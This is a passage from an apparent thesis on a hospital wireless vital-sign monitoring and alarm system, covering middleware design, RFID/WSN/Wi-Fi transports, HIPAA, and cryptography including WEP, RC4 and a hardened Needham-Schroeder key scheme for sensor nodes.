There is a well-defined set of prioritized critical care monitoring devices, and the author is developing a UPTA instance (i.e. a library of protocols) for each of the devices on this list. This practice is not invasive and does not require access to device internals. Rather, it is enough to use data from the external data port of the equipment being adapted. The list of supported devices will expand as new equipment appears and OpenCCI gains wider adoption.

4.2 Wireless Vital Sign Monitoring

Background

The system utilizes different wireless platforms for alarm data consolidation. The wireless platform module is designed to abstract the nature of the underlying transport technology, allowing it to be RFID, WSN or Wi-Fi, and isolating the choice from the other application layers; in other words, higher layers in the system are not dependent on a particular wireless infrastructure.

Contribution

In fulfillment of the design objective [Item 4] in Section (2.2): the wireless vital sign monitoring platform, and the library of protocols that comprise the UPTA, together enable a hospital to convert existing critical care equipment from different manufacturers to a best-practices wireless alarm monitoring system of ventilators, infusion pumps, pulse oximeters and cardio monitors, etc. Later, other newer equipment can be incorporated into the system without significant difficulties. In use, alarms are monitored at a secure, web-based remote monitoring portal. This may include a conventional central monitoring unit at the nursing station but preferably the nurses will wear an assigned smart phone that monitors their specifically assigned patient/beds. In this manner, nurse time is not wasted watching the central station, and nurse mobility and nurse productivity are both increased. As well, MDs can remotely monitor alarms as needed by personal phone. The system has a continuous audit function, which tracks all issues, uses and users. Wireless communication implies mobility. RFID tags and distributed wireless access points *(WAP)* are used to enable hospital-wide tracking and monitoring, with immediate alarms for lost communication signals for any reason.

4.3 Caregiver Notification and Alerts

In fulfillment of the design objective [Item 6] in Section (2.2): The server applies vital sign rules resident in the server to determine whether vital signs data collection is active, and if so, whether the vital signs of any patient indicate an alarm condition. The rules for determining an alarm condition may further depend on a patient event indicator indicating a patient's current condition. For example, the rules may suspend indicating a vital sign alarm for a predetermined period of time if the patient event indicator indicates that the patient is undergoing a surgical procedure.

The device status messages DS are prepared as a result of system health monitoring activities undertaken by various components of the system. For example, each of the wireless interface devices may be configured to periodically transmit a heartbeat signal to the server while the wireless interface device is in an idle state with reference to the server in order to confirm the health of the wireless interface device. If no heartbeat has been received for a given device, the server performs a diagnosis to determine an associated alarm condition. Device status messages DS may then be prepared by the server to indicate the status of each of the wireless interface devices, including alarm conditions, as warranted.

Additional health monitoring actions may also be undertaken within the system. For example, the nurse station may be configured to periodically transmit a heartbeat signal to the server while the wireless interface device is in an idle state with reference to the server, in order to confirm the health of the nurse station. In addition, the server may also be configured to periodically transmit a heartbeat signal to one or more of the nurse stations, while the server is in an idle state with reference to the nurse station, in order to confirm the health of the server.

The server also includes an alarm escalation rule base for determining a delivery and escalation procedure for patient and device alarms. The alarm escalation logical flow chart is defined in Section (3.7). For example, a rule set for a current patient may provide that an alarm condition is initially reported via a display on the nurse station and via visual and aural alarms located in proximity to the patient's hospital room. If the alarm is not acknowledged at the nurse station within a predetermined period of time, the rules may provide an escalation procedure that forwards the alarm to a personal communication device of an attending nurse (for example, by creating an associated text-based alarm message and converting the text to speech for transmission via a Voice over IP (VOIP) interface of the server to the attending nurse's cell phone).

4.4 Dynamic Middleware Configuration

In fulfillment of the design objective [Item 3] in Section (2.2): The middleware code follows a set of design patterns, and extensive usage of serialization of dynamic configuration components. The XML configuration files were utilized for dynamic load of system assemblies and dynamic reflection for most of the modules. Dynamic configuration combined with the abstract factory pattern provided a way to encapsulate a group of individual factories that have a common interface [*see Figure (4.0.1)*], like the UPTA, the Mobile Notification Devices, the Vitalsign Presentation Module, and the abstracted Database Foundation.

In this design, the application layer creates a concrete implementation of the abstract factory and then uses the generic interfaces to create the concrete objects that are part of the OpenCCI$^{\mathrm{TM}}$system. The application layer does not know (not sensitive to) which concrete objects it gets from each of these internal factories since it uses only the generic interfaces of their products, representing the dynamic modules and components. In software development terms, a Factory is the location in the code at which objects are constructed. The intent in employing the pattern is to insulate the creation of objects from their usage. This allows for new derived types to be introduced with no change to the code that uses the base class. Which allow us to develop a library of UPTA modules without changing the code that uses the UPTA modules.

An example of this would be an abstract factory class *WirelessDeviceCreator* that provides interfaces to create a number of products (e.g. *createWirelessMonitoringDevice()* and *createWirelessNotificationDevice()*). The system would have any number of derived concrete versions of the *WirelessDeviceCreator* class like *WifiDeviceCreator* or *RFIDDeviceCreator*, each with a different implementation of *createWirelessMonitoringDevice()* and *createWirelessNotificationDevice()* that would create a corresponding object like *WirelessMonitoringDevice* or *WirelessNotificationDevice*. Each of these products is derived from a simple abstract class like *MonitoringDevice* or *NotificationDevice* of which the application layer is aware. The application layer code would get an appropriate instantiation of the *DeviceCreator* and call its factory methods. Each of the resulting objects would be created from the same *DeviceCreator* implementation and would share a common interface. The application layer would need to know how to handle only the abstract *MonitoringDevice* or *NotificationDevice* class, not the specific version that it got from the concrete factory.

4.5 Wireless Transport

Based on Section (2.2) design objectives [Items 4, 6] the OpenCCI$^{\text{TM}}$supports interfacing with a variety of wireless transport systems. The following sections provide definitions for the most common systems.

4.5.1 RFID

Radio Frequency Identification (RFID) is grouped under the broad category of Automatic Identification Technologies. Identity transponders (or TAGs) represent the main component in the system; each transponder has a unique identification number. Since the retrieval of the unique (ID) is done by wireless communication (Radio Frequency) the name of the system became RFID. RFID dates back to the 1940's when the British Air force used RFID-like technology in World War II to distinguish between enemy and friendly aircrafts. The theory of RFID was first explained in 1948 in a conference paper entitled Communication by Means of Reflected Power [46]. The first patent for RFID was filed by Charles Walton in 1973 [49]. By the mid-1980s, RFID development shifted to improve performance, cost, size rather than new applications. RFID does not operate on a specific dedicated frequency. Its operating frequency varies among the frequency band (900/1800MHz, LF, MF, VHF, UHF, microwave).

Programmability of the tag varies, deferent types of methods are available to write the tag ID, or to augment additional data to the tag ID, like name, address and SSN depends on the application of the RFID system. The following is a list of programmability types:


- WORM (write once, read many times) usually at manufacture or installation
- Direct Contact or RF (re-programmable 10,000 10,000-15,000 times)
- Full Read/Write (Identronix had some 64 kB prototypes by 1984)

4.5.1.1 RFID Basic Components

An RFID system is composed of three core components, the transponder, the interrogator and the middleware. An enterprise RFID system may include additional components, software layers and data repositories. Some RFID transponders are chip-less tag that doesn’t depend on a silicon microchip. Some chipless tags use plastic or conductive polymers instead of silicon-based microchips. Other chipless tags use materials that reflect back a portion of the radio waves beamed at them.

Transponder The transponder, commonly referred to as the Tag, consists of a microchip,

Figure 4.5.1 RFID system components.



a power source and an antenna. Passive tags utilize the signal current generated on the antenna as a source of power, while active tags use a battery as a source of power. RFID tags include memory that can be read-only, read-write, or both. The size of the tag depends on the size of the antenna, which depends on the frequency and the range of the tag.


Interrogator The RFID interrogator is tightly coupled to the type of RFID transponders in use. The interrogator (RFID Reader) uses the tag frequency to communicate with the tag and facilitates reading and writing.

Middleware The middleware is the interface needed between the RFID interrogator and the application, which collects the data and processes it through the solution and

Tag Frequency	Tag Type		Approximate	
		Range	Transmission Rates	Cost
Low	Passive	$<$ 1 m	1 - 2 kb/s	\$0.2 - \$1.0
High	Passive / Active	1.5 m	10 - 20 kb/s	\$1 - \$10
Ultra High	Active	10 - 100 m	40 - 120 kb/s	\$10 - \$30

Table 4.5.1: Active and Passive tags range, transmission rate and cost.

Figure 4.5.2 (a) WSN system components. (b) Sunspot WSN node.



(a) (b)

business logic.

4.5.2 WSN

A Wireless Sensor Network (WSN) is a wireless network consisting of spatially distributed autonomous devices using sensors to cooperatively monitor physical or environmental conditions such as temperature, sound, vibration, pressure, motion or pollutants, at different locations. The historical development of sensor nodes dates back to 1998 in Smartdust project.

More generally, wireless ad hoc networks are a decentralized wireless network. The network is considered ad hoc if each node is willing to forward data for other nodes, and the determination of how nodes forward data is made dynamically based on the network connectivity. WSN programming languages include:

- DCL (Distributed Compositional Language)
- C++
- nesC , C
- Protothreads
- SNACK
- SQTL
- JAVA

4.5.2.1 WSN Basic Components

A WSN system is composed of a set of sensor nodes, conducting data acquisition through built in sensors, together with a gateway node or a base station where sensor data is consolidated, and relayed to a server or a workstation. Most sensor nodes would be composed of the following parts:

- Processor Board
- Battery
- Sensor Board

- Mobility Enclosure [optional]

4.5.3 Wi-Fi Technology

Wi-Fi, is the common name for the wireless local area networking 802.11x family of Ethernet standards. Wi-Fi LANs operate using unlicensed spectrum in the 2.4 GHz band. Wi-Fi supports up to 11Mbps data rates within 100 meter of the access point. Power consumption is fairly high due to reach requirements for Wi-Fi applications, especially when compared to Bluetooth and ZigBee. The high power consumption of Wi-Fi makes battery life a concern for mobile devices. Bluetooth support wireless personal area network applications, which require a much shorter propagation range $<$10m and lead to lower power consumption. ZigBee technology provide longer range in-comparison to Bluetooth, but at much lower data rates.

4.6 Cryptographic Module

The cryptographic module is essential for the implementation of secure communication channels highlighted in Figure (4.0.1), and for fulfillment of the design objective [Item 7] in Section (2.2).

One of the biggest issues in the healthcare system design is that of security and privacy violation. Violations take many forms, including leaking personal data, financial information, medical information or by defeating an anti-abduction system based on RFID and leaving the facility with a newborn child. Addressing the security issues in wireless and RFID technology is essential to provide secure patient care [40, 38, 11].

In context with healthcare and patient information privacy, the Health Insurance Portability and Accountability Act (HIPAA) of 1996 applies to health information created or maintained by health care providers who engage in certain electronic transactions, health plans, and health care clearinghouses. The Department of Health and Human Services (DHHS) has issued the regulation “Standards for Privacy of Individually Identifiable Health Information” that is applicable to entities covered by HIPAA. The Office for Civil Rights (OCR) is the Departmental component responsible for implementing and enforcing the privacy regulation. The Privacy Rule took effect on April 14, 2003, with a one-year extension for certain “small plans”. It establishes regulations for the use and disclosure of Protected Health Information (PHI)– any information about health status, provision of health care, or payment for health care that can be linked to an individual. This is interpreted rather broadly and includes any part of a patient’s medical record or payment history.

A breach of a person’s health privacy can have significant implications well beyond the physical health of that person, including the loss of a job, alienation of family and friends, the loss of health insurance, and public humiliation. The answer to these concerns is not for consumers to withdraw from society and the health care system, but for society to establish a clear national legal framework for privacy. By spelling out what is and what is not an allowable use of a person’s identifiable health information, such standards can help to restore and preserve trust in the healthcare system and the individuals and institutions that comprise that system [17].

Recent research efforts showed vulnerabilities in the first generation RFID enabled credit cards. This study observes that the card holder’s name, credit card number, and expiration date are leaked in plaintext to unauthenticated readers. A homemade device costing around $150 is capable of effectively cloning skimmed cards [22]. Another study described the success in defeating the security of an aspect of RFID devices known as a Digital Signature

Transponder (DST). This device is manufactured by Texas Instruments, used for SpeedPass payment and automobile ignition keys [10]. In the author’s own publication “Vulnerabilities of RFID Systems in Infant Abduction Protection and Patient Wander Prevention”, it demonstrated effective penetration attacks which were conducted in a healthcare facility relying on RFID security system to prevent infant abduction and patient wander. The study showed that real limitations, weaknesses and vulnerabilities existed in the currently used technology, as it is being applied in various hospitals [42].

4.6.1 Background on Cryptography

Cryptography is the science of writing in secret code and is an ancient art. The first documented use of cryptography in writing dates back to circa 1900 B.C. when an Egyptian scribe used non- standard hieroglyphs in an inscription [3]. The origin of the word ’cipher’ comes from the Arabic word sifr = 0 (Figure 4.6.1), a metaphor for (zero) no knowledge or hidden knowledge. Around 8th century a page of Al-Kindi’s manuscript on deciphering cryptographic messages, containing the oldest known description of cryptanalysis by frequency analysis [4].

Figure 4.6.1 The Arabic origin of the word cipher.

صفر= ٠

By World War II, mechanical and electromechanical cipher machines were in wide use. It was then where the famous enigma machine was invented. The mid-1970s saw some major public advances. One of which was the publication of the draft Data Encryption Standard

(DES) [16], which was enhanced with the Advanced Encryption Standard (AES) [13]. And currently many new innovative developments are published in Quantum Cryptography [2].

4.6.2 Types of encryption schemes

Before proceeding to the types of encryption schemes, we present some important terms:

Authentication. The process of proving one's identity.

Data Secrecy. Ensuring that no one can read the message except the intended receiver.

Integrity. Assuring the receiver that the received message has not been altered in any way from the original.

Non-repudiation. A mechanism to prove that the sender really sent this message *(authenticate the message to its sender)*.

4.6.2.1 Secret Key Encryption

In symmetric or secret key encryption there is a unique key, which both parties, Alice and Bob must somehow arrange to share and ensure that only they know the secret key. Symmetric key cryptography was the only kind of cryptosystem prior to 1976. The main problem with secret-key cryptosystems is getting the sender and receiver to agree on the secret key without anyone else finding out. One of the types of attacks that can be attempted against secret key cryptosystems is a chosen-plaintext attack. One measures the security of the schema against this type of attack, in terms of the following definition:

A secret key encryption scheme (Enc, Dec) is said to be secure against chosen-plaintext attacks if for all messages m_1, m_2 and all Probabilistic Polynomial Time (PPT) adversaries A, the difference between the following two quantities is negligible:

$$Pr\left[k \leftarrow \{0,1\}^n : A^{Enc_k}\left(1^n, Enc_k\left(m_1\right)\right) = 1\right]$$
$$Pr\left[k \leftarrow \{0,1\}^n : A^{Enc_k}\left(1^n, Enc_k\left(m_2\right)\right) = 1\right]$$

The assertion being made is that a Probabilistic Polynomial Time adversary cannot distinguish between the encryption of $m1, m2$ even if the adversary is given unlimited access to an encryption oracle [26].

Stream ciphers are symmetric ciphers that encrypt the smallest unit of data usually a single bit, byte or word. Alternatively, block ciphers, another type of symmetric ciphers, encrypt a larger block of data, where the plaintext get portioned into packages and each package is encrypted as a whole block with the block cipher.

4.6.2.2 Public-Key Encryption

Asymmetric or public key encryption is a scheme where each user has 2 keys, a secret key to decrypt and a public key that anybody can use to send encrypted messages. In some cases like the RSA scheme, encrypt and decrypt are computed using the same function, and only the keys are different.

A public-key encryption scheme is a triple of PPT algorithms (Gen, Enc, Dec) that:

```
1: The key generation algorithm $Gen$ takes as input a security parameter $1^n$ and outputs
   a public key $pk$ and a secret key $sk$.
2: The encryption algorithm $Enc$ takes as input a public key $pk$ and a message $m$ and
   outputs a cipher-text $c$. We write this as:
       $$c \leftarrow Enc_{pk}\left(m\right) \qquad (4.1)$$
3: The deterministic decryption algorithm $Dec$ takes as input a secret key $sk$ and a
   ciphertext $c$ and outputs a message $m$. We write this as:
       $$m = Dec_{sk}\left(c\right) \qquad (4.2)$$
   {It is required that $\forall n$, all $(pk, sk)$ output by $Gen\left(1^n\right)$ , $\forall m$, and $\forall c$ output by
   $Enc_{pk}\left(m\right)$, we have $Dec_{sk}\left(c\right) = m$ [26].}
```

4.6.2.3 *Digital Signatures*

Digital signature schemes allow a signer S who has established a public key pk to sign a message in such a way that any other party who knows pk (and knows that this public key was established by S) can verify that this message originated from S and has not been modified in any way [26].

Associating a person or an entity with a public key to verify digital signature, is done through a trusted 3rd party certification authority (CA) who signs the user's public encryption key. The resulting certificate will contain, e.g., user's name/ID, user's public key; CA's name; certificate's start date, and length of time it is valid. Then the user publishes his public certificate in X.509 format [31].

4.6.2.4 *Hash Functions*

Hash functions are also called message digests. Hash algorithms are typically used to provide a digital fingerprint of a file's contents, and are often used to ensure that the file has not been altered by an intruder or virus. Formally, a family hash functions indexed by a key s is a two input function that takes s as the first parameter and x as a string parameter and returns a string $H^s(x) \overset{def}{=} H(s, x)$ [26]. For a randomly generated s it is a hard to find a collision in H, where a collision in a function H is a pair of distinct inputs x and y such that $H\left(x\right) = H\left(y\right)$ [26].

4.6.2.5 WEP protocol

This section will present the algorithms used in the WEP protocol. ***In Section (13.1) We presented a WEP key retrieval attack inside a healthcare facility which facilitate the retrieval of confidential patient information.***

The WEP protocol purpose was to increase the security level for Wi-Fi devices, and it was included in the 802.11 standard as a Wired Equivalent Privacy (WEP) [28]. WEP provided confidentiality by encrypting the data, in addition to checksums for transmitted packets. WEP Encryption utilizes a secret key, $K_{w_0\rho}$, shared between the access point ρ and a wireless node w_0. The WEP frame is constructed using a packet key $PK_{w_0\rho}$, the packet key consists of a per-packet 24-bit initialization vector IV which is concatenated as a prefix to the secret key, $K_{w_0\rho}$. The plaintext frame data, MF is a concatenation between the message M with its checksum $c(M)$. Then,

$$PK_{w_0\rho} = IV \dot{+} K_{w_0\rho} \tag{4.3}$$

$$MF = M \dot{+} c\left(M\right) \tag{4.4}$$

$$C = MF \oplus RC4\left(PK_{w0\rho}\right) \tag{4.5}$$

The cipher message is thus the exclusive-or between the message frame and the output of the RC4 cipher with the packet key as a parameter.

$$WEP_{Frame} = IV \dotplus C \tag{4.6}$$

RC4 was designed by Ron Rivest of RSA Security in 1987. While it is officially termed “Rivest Cipher 4”, the RC acronym is alternatively understood to stand for “Ron’s Code”. RC4 stream of bits (a keystream) which, for encryption, is combined with the plaintext using bit-wise exclusive-or; decryption is performed the same way based on the symmetry properties of exclusive-or. To generate the keystream, the cipher makes use of a secret internal state which consists of two parts:


1. A permutation of all 256 possible bytes (denoted S in code)
2. Two 8-bit index-pointers (denoted i and j in code)

The permutation is initialized with a variable length key, typically between 40 and 256 bits, using the key-scheduling algorithm (KSA). Once this has been completed, the stream of bits is generated using the pseudo-random generation algorithm (PRGA).

```
unsigned char S[256];
unsigned int i, j;

void swap(unsigned char *s, unsigned int i, unsigned int j)
{
    unsigned char temp = s[i];
    s[i] = s[j];
    s[j] = temp;
}

/* KSA */
void rc4_init(unsigned char *key, unsigned int key_length)
{
    for (i = 0; i < 256; i++)
        S[i] = i;
    for (i = j = 0; i < 256; i++) {
        j = (j + key[i % key_length] + S[i]) & 255;
        swap(S, i, j);
    }
    i = j = 0;
}

/* PRGA */
unsigned char rc4_output()
{
    i = (i + 1) & 255;
    j = (j + S[i]) & 255;
    swap(S, i, j);
    return S[(S[i] + S[j]) & 255];
}
```

Figure [4.6.2] shows how the IV are included in plaintext as a prefix in the wireless frame. When a wireless node receives the encrypted packet, it extracts the unencrypted IV and appends it with the preprogrammed secret key $K_{w_0 \rho}$, and decrypts the message by XOR'ing this keystream with the encrypted portion of the packet.

Figure 4.6.2 Encryption of a wireless frame in WEP.



4.6.3 Modifying the symmetric key protocol running on WSN

The modification that was considered changed the symmetric key implementations running on the Wireless Sensor Network (WSN) in on the SUNSPOT hardware. These nodes represent a remarkable platform for developing firmware in Java, having sufficient computational and storage resources. Unfortunately, when it comes to implementing symmetric key cryptographic protocols, the nodes are vulnerable to exposing the secret key by reading the contents of the node memory by attaching the node to a workstation via USB port. The modification presented here enforces a methodology to replace the symmetric key with a new active one, without distributing the new key wirelessly. We begin with the foundation of the approach, which is the classical Needham-Schroeder protocol.

4.6.3.1 Needham-Schroeder symmetric protocol

The exposition concerns two wireless sensor nodes, Node w_0 initiates the communication to Node w_1. In addition, ρ is a server base station trusted by both parties, $K_{w_0\rho}$ is a symmetric key known only to w_0 and ρ, $K_{w_1\rho}$ is a symmetric key known only to w_1 and ρ, N_{w_0} and N_{w_1} are nonces. The protocol [36] can be specified as follows:

$$w_0 \rightarrow \rho : w_0, w_1, N_{w_0} \tag{4.7}$$

Node w_0 sends a message to the server identifying itself and w_1, telling the server she wants to communicate with w_1.

$$\rho \rightarrow w_0 : \{N_{w_0}, K_{w_0w_1}, w_1, \{K_{w_0w_1}, w_0\}_{K_{w_1\rho}}\}_{K_{w_0\rho}} \tag{4.8}$$

The server generates $K_{w_0w_1}$ and sends back to w_0 a copy encrypted under $K_{w_0\rho}$ for w_0 to forward to w_1, and also a copy for w_0. Since w_0 may be requesting keys for several different nodes, the nonce assures w_0 that the message is fresh and that the server is replying to that particular message and the inclusion of w_1 tells w_0 who to share this key with.

$$w_0 \rightarrow w_1 : \{K_{w_0 w_1}, w_0\}_{K_{w_1 \rho}} \tag{4.9}$$

Node w_0 forwards the key to w_1 which can decrypt it with the key it shares with the server, thus authenticating the data.

$$w_1 \rightarrow w_0 : \{N_{w_1}\}_{K_{w_0 w_1}} \tag{4.10}$$

Node w_1 sends w_0 a nonce encrypted under $K_{w_0 w_1}$ to show that it has the key.

$$w_0 \rightarrow w_1 : \{N_{w_1} - 1\}_{K_{w_0 w_1}} \tag{4.11}$$

Node w_0 performs a simple operation on the nonce, re-encrypts it and sends it back verifying that it is still alive and that it holds the key.

$$w_0 \rightarrow w_1 : \{N_{w_0}, DA\}_{K_{w_0 w_1}} \tag{4.12}$$

Node w_0 acquires patient vital sign P_{VS} from w_1, by sending a data acquisition command.

$$w_1 \rightarrow w_0 : \{N_{w_1}, P_{VS}\}_{K_{w_0 w_1}} \tag{4.13}$$

Node w_1 responds by sending the patient vital sign P_{VS} to w_0, as a reply to the data acquisition command.

Unfortunately, the protocol as described above is vulnerable to a replay attack. If an attacker uses an older compromised value for $K_{w_0 w_1}$, they can then replay the message $\{K_{w_0 w_1}, w_0\}_{K_{w_1 \rho}}$ to w_1, who will accept it, being unable to tell that the key is not fresh. This flaw is fixed in the Kerberos protocol by the inclusion of a time-stamp. We will refer to this version of the protocol as the Υ schema.

4.6.3.2 Attacking the system

Let us assume that node w_0 has been compromised and moved back to the network, leading to the exposure of $K_{w_0 \rho}$. An attacking node w_2 which can intercept the transmitted message defined in step (4.8), so node w_2 can decrypt the message using $K_{w_0 \rho}$, and retrieve $K_{w_0 w_1}$. It follows that if node w_2 intercepts the transmission defined in step (4.13), then node w_2 may decrypt the message using $K_{w_0 w_1}$, and retrieve the patient vital sign data P_{VS}.

4.6.3.3 First Enhancement - Υ_1

The enhancement proposed takes advantage of the fact that a wireless node will require a battery charge to keep it operating. At that time, the server will reassign a new $K_{w_0 \rho[t+1]}$ and dispose $K_{w_0 \rho[t]}$. Here t represents the current epoch, and $t + 1$ is the following epoch. This leads to the modification of step (4.8), which is now redefined as follows:

$$\rho \rightarrow w_0 : \{N_{w_0}, K_{w_0 w_1}, w_1, \{K_{w_0 w_1}, w_0\}_{K_{w_0 \rho}}\}_{K_{w_0 \rho[t+1]}} \tag{4.14}$$

Now, when node w_2 intercepts the transmission in step (4.14), w_2 will be unable to decrypt the message using $K_{w_0 \rho[t]}$ and hence be unable to access $K_{w_0 w_1}$. We will refer to this version of the protocol as the Υ_1 schema.

There is still an (albeit slimmer) window of vulnerability: if the attacker compromises node w_0 fast enough before disposing the current key $K_{w_0 \rho[t]}$, then node w_2 will once again be able to decrypt the message and retrieve $K_{w_0 w_1}$. This is addressed in the next iterative refinement.

4.6.3.4 Second Enhancement Υ_2

Through the life cycle of the key the message encryption will be done using a mutated version of the key. The mutated version of the key is a permutation of the key string, following the work of Xiaowen Zhang, Zhanyang Zhang and Xinzhou Wei (ZZW) technique [54]. Accordingly, we rewrite step (4.14) as follows:

$$\rho \rightarrow w_0 : \{N_{w_0}, K_{w_0 w_1}, w_1, \{K_{w_0 w_1}, w_0\}_{K_{w_1 \rho}}\}_{K^{(i)}_{w_0 \rho[t]}} \tag{4.15}$$

where

$$K^{(i)}_{AS[t]} = \prod K^{(i-1)}_{AS[t]}$$

and

$$\prod : \{0,1\}^n \rightarrow \{0,1\}n$$

is a bijective correspondence. Permutation $\prod$ is applied repeatedly to the initial secret key $K^0_{AS[t]}$:

$$K^{(1)}_{w_0\rho[t]} = \prod(K^{(0)}_{w_0\rho[t]}),$$

Thus, subsequent iterates of $\prod$ then generate a sequence of keys.

$$K^{(2)}_{w_0\rho[t]} \quad = \quad \prod(K^{(1)}_{w_0\rho[t]}), \ldots, K^{(i-1)}_{w_0\rho[t]} = \prod(K^{(i-2)}_{w_0\rho[t]}),$$

and more generally:

$$K^{(i)}_{w_0\rho[t]} \quad = \quad \prod K^{(i-1)}_{w_0\rho[t]}$$

Now even with a successful the interception of step (4.15), node w_2 cannot decrypt the message using $K_{w_0\rho[t]} = K^{(0)}_{w_0\rho[t]}$ and retrieve $K_{w_0w_1}$, because the message is encrypted with a mutated version of the key $K^{(i)}_{w_0\rho[t]}$. We will refer to this version of the protocol as the Υ_2 schema.

4.7 Operational Formalization

Central to our Critical Care Interconnect system is its ability to support the acquisition of heterogenous vital signs data and to define their mappings to a class of universal data structures capable of representing all patient vital signs in a manner compatible with the Electronic Medical Records schema.

In this section, we state the formal implications of this requirement in order to make clear what is required in a concrete instantiation of the components shown in the functional diagram of Figure(4.0.1).

$$\Lambda = \langle \Phi, \Delta \rangle \tag{4.16}$$

Our predefined universal language Λ consists of two parts: Φ which defines the communication protocols (control), and Δ which defines the messages (data) used within our universal language.

$$\Phi = \langle Q, W, \delta, Enc, Dec, Ext, \Delta \rangle \tag{4.17}$$

The communication protocols Φ are defined by a finite set of states

$$Q = \{q_0, \cdots, q_k\}$$

where q_0 is the initial state. The system assumes a base receiver node (or “server”) ρ, and a finite set of wireless nodes $\{w_0, w_1 \cdots w_n\}$. Thus every member of

$$W = \{\rho\} \cup \{w_0, w_1 \cdots w_n\}$$

can communicate with the receiver or using wireless node to wireless node communication. A communication partial function that defines the communication between the nodes and cryptographic functions Enc, Dec on Δ for encrypting and decrypting the message. $Ext = \{ext_1, ext_2 \cdots\}$ represents a set of extension functions that can be utilized to extend the protocol.

F is the foreign language in which vital sign data is expressed, and the union of various heterogeneous vendor-determined proprietary representations, while Δ is the universal language that is produced by the UPTA.

$$F, \Delta \subseteq \ddot{\mathrm{E}}^*$$

